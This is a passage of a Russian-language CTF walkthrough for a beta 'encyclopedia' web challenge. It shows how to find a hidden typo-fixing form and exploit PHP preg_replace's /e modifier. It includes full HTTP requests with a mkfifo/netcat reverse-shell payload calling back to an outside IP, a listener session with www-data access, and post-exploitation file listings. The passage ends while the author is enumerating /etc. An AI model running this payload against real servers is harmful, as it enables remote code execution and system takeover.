
Название:	Черновик
Категория:	Квесты
Уровень:	Средний
Очки:	1250
Описание:	Я разработал мини-сайт энциклопедии, как аналог википедии. Пока доступна только бета-версия, но, ты можешь приступить к поиску багов на моем сайте уже сейчас.
Теги:	CVE, misconfiguration, LPE
Автор:	N1GGA

Прохождение:

Открываем веб-морду



Who is a hacker?

> “A hacker in the broad and positive sense is a person who knows perfectly the structure and functioning of computer systems, who can quickly find and elegantly eliminate errors in their operation. Nowadays, however, the word also refers to a cybercriminal who hacks into information systems for fun, for profit, or for other purposes, using high technical knowledge and skills.”

Who are the Black Hats?


> “Black hats often start as amateurs, using acquired hacking tools to exploit security flaws. Some are trained in hacking by their bosses looking to make a quick buck. The leading Black Hats are usually experienced hackers working for large criminal organizations, who sometimes provide collaborative tools for their employees and also offer service agreements to customers, just like legitimate businesses. Malware kits developed by Black Hats are sold on the darknet, and sometimes even include warranty and customer service.”

Who are the White Hats?

> “White Hat hackers, also called ethical or good hackers, are the opposite of Black Hats. They identify security flaws in computer systems and networks and make recommendations for improvement. White hats use their knowledge and experience to detect security flaws to protect organizations from dangerous hacker attacks. Sometimes they may be full-time employees or contractors working for a company as security specialists whose job it is to find security flaws.”


Black Hats vs White Hats

Ни полей для ввода, ни кнопок, ничего. Странно. Посмотрим исходный код



```
  <br>
  <h1>Who are the White Hats?</h1> overflow
▸ <blockquote> ··· </blockquote> overflow
  <br> overflow
  <h1>Black Hats vs White Hats</h1> overflow
▸ <blockquote> ··· </blockquote> overflow
▸ <div hidden=""> ··· </div>
▸ <style> ··· </style>
▸ <script> ··· </script>
```

Видим есть блок `div` с атрибутом `hidden` , который скрывает блок/элемент и с его дочерними элементами. Уберем атрибут `hidden` и посмотрим



Who are the White Hats?


> “White Hat hackers, also called ethical or good hackers, are the opposite of Black Hats. They identify security flaws in computer systems and networks and make recommendations for improvement. White hats use their knowledge and experience to detect security flaws to protect organizations from dangerous hacker attacks. Sometimes they may be full-time employees or contractors working for a company as security specialists whose job it is to find security flaws.”

Black Hats vs White Hats

> “The main difference between them is motivation. Unlike the Black Hats, who access systems illegally, with malicious intent and often for personal gain, the White Hats work with companies and help them identify weaknesses in their systems and fix relevant vulnerabilities to ensure that attackers cannot illegally gain access to their systems.”

Did you find a typo in the text?

Мы раскрыли кое-какую форму, которую явно хотели скрыть от наших глаз. Судя всему, эта форма позволяет заменять найденные ошибки в тексте.



Did you find a typo in the text?


hacker

replace to ↓

russian hacker

First paragraph

Попробуем заменить слово hacker из первого абзаца на `russian hacker`




Original text

A hacker in the broad and positive sense is a person who knows perfectly the structure and functioning of computer systems, who can quickly find and elegantly eliminate errors in their operation. Nowadays, however, the word also refers to a cybercriminal who hacks into information systems for fun, for profit, or for other purposes, using high technical knowledge and skills.

Corrected text

A russian hacker in the broad and positive sense is a person who knows perfectly the structure and functioning of computer systems, who can quickly find and elegantly eliminate errors in their operation. Nowadays, however, the word also refers to a cybercriminal who hacks into information systems for fun, for profit, or for other purposes, using high technical knowledge and skills.

Да, скрипт действительно исправляет опечатку в тексте. Но, как это может быть уязвимым? Отправим запрос еще раз и попробуем поймать его в `Burp Suite`




```
POST / HTTP/1.1
Host: localhost:1122
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 57
Origin: http://localhost:1122
Connection: close
Referer: http://localhost:1122/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

pattern=%2Fhacker%2F&replace=russian%20hacker&paragraph=1
```

```
Connection: close
Content-Type: text/html

<html>
  <body>
    <div class="container">
      <div class="content">
        <h1>
          Original text
        </h1>
        <blockquote id="original">
          A hacker in the broad and positive sense is a person who knows perfectly the structure and functioning of computer systems, who can quickly find and elegantly eliminate errors in their operation. Nowadays, however, the word also refers to a cybercriminal who hacks into information systems for fun, for profit, or for other purposes, using high technical knowledge and skills.
        </blockquote>
        <br>
        <h1>
          Corrected text
        </h1>
        <blockquote>
          A russian hacker in the broad and positive sense is a person who knows perfectly the structure and functioning of computer systems, who can quickly find and elegantly eliminate errors in their operation. Nowadays, however, the word also refers to a cybercriminal who hacks into information systems for fun, for profit, or for other purposes, using high technical knowledge and skills.
        </blockquote>
      </body>
      <style>
        /* Layout */
```

Интересненько. Судя всему, текст путем JS конвертируется в регулярное выражение.
Исходя из этого, можно смело предположить, что для замены используется функция

`preg_replace`

Попробуем поймать реверс шелл используя уязвимость функции `preg_replace`




```
POST / HTTP/1.1
Host: localhost:1122
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 176
Origin: http://localhost:1122
Connection: close
Referer: http://localhost:1122/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

pattern=%2Fhacker%2Fe&replace=system('rm%20%2ftmp%2ff%3bmkfifo%20%2ftmp%2ff%3bcat%20%2ftmp%2ff%7csh%20-i%202%3e%261%7cnc%2087.249.53.167%203311%20%3e%2ftmp%2ff')%3b&paragraph=1
```

```
pattern=%2Fhacker%2Fe&replace=system('rm%20%2ftmp%2ff%3bmkfifo%20%2ftmp%2ff%3bcat%20%2ftmp%2ff%7csh%20-i%202%3e%261%7cnc%2087.249.53.167%203311%20%3e%2ftmp%2ff')%3b&paragraph=1
```

```
pattern=/hacker/e&replace=system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 87.249.53.167 3311 >/tmp/f');&paragraph=1
```

Смотрим в листенер




```
root@764017-goodsmile:/home/goodsmile# nc -nvlp 3311
Listening on 0.0.0.0 3311
Connection received on 188.0.169.211 27961
sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Отлично. Есть прямой доступ к оболочке нашей цели


Получение юзера Derek

Смотрим есть ли что-нибудь в `/home/derek`




```
$ ls -la /home/derek/
total 24
dr-xr-xr-x 1 derek derek 4096 Jun 30 14:18 .
drwxr-xr-x 1 root  root  4096 Jun 30 14:18 ..
-r-xr-xr-x 1 derek derek  220 Apr  9  2014 .bash_logout
-r-xr-xr-x 1 derek derek 3637 Apr  9  2014 .bashrc
-r-xr-xr-x 1 derek derek  675 Apr  9  2014 .profile
-r-------- 1 derek root    17 Jun 30 14:18 first_part
$ cat /home/derek/first_part
cat: /home/derek/first_part: Permission denied
$ 
```

Есть только флаг, читать который мы пока что не можем. Теперь посмотрим что есть в `/etc/`



```
drwxr-xr-x 2 root root    4096 Jun 30 13:37 python
drwxr-xr-x 2 root root    4096 Jun 30 13:35 python2.7
drwxr-xr-x 2 root root    4096 Dec 17  2019 python3
drwxr-xr-x 2 root root    4096 Dec 17  2019 python3.4
-rwxr-xr-x 1 root root     306 Dec 17  2019 rc.local
drwxr-xr-x 1 root root    4096 Jun 30 13:36 rc0.d
drwxr-xr-x 1 root root    4096 Jun 30 13:36 rc1.d
drwxr-xr-x 1 root root    4096 Jun 30 13:36 rc2.d
drwxr-xr-x 1 root root    4096 Jun 30 13:36 rc3.d
drwxr-xr-x 1 root root    4096 Jun 30 13:36 rc4.d
drwxr-xr-x 1 root root    4096 Jun 30 13:36 rc5.d
drwxr-xr-x 1 root root    4096 Jun 30 13:36 rc6.d
drwxr-xr-x 1 root root    4096 Jun 30 13:35 rcS.d
-rw-r--r-- 1 root root      70 Jun 30 14:19 resolv.conf
drwxr-xr-x 4 root root    4096 Dec 17  2019 resolvconf
-rwxr-xr-x 1 root root     268 Feb  4  2014 rmt
-rw-r--r-- 1 root root     887 Dec 30  2013 rpc
-rw-r--r-- 1 root root    1320 Aug 19  2014 rsyslog.conf
drwxr-xr-x 2 root root    4096 Dec 17  2019 rsyslog.d
-rw-r--r-- 1 root root    4038 Feb 17  2014 securetty
drwxr-xr-x 4 root root    4096 Dec 17  2019 security
drwxr-xr-x 2 root root    4096 Dec 17  2019 selinux
-rw-r--r-- 1 root root   19558 Dec 30  2013 services
drwxr-xr-x 2 root root    4096 Jun 30 13:36 sgml
-rw-r----- 1 root shadow   682 Jun 30 14:18 shadow
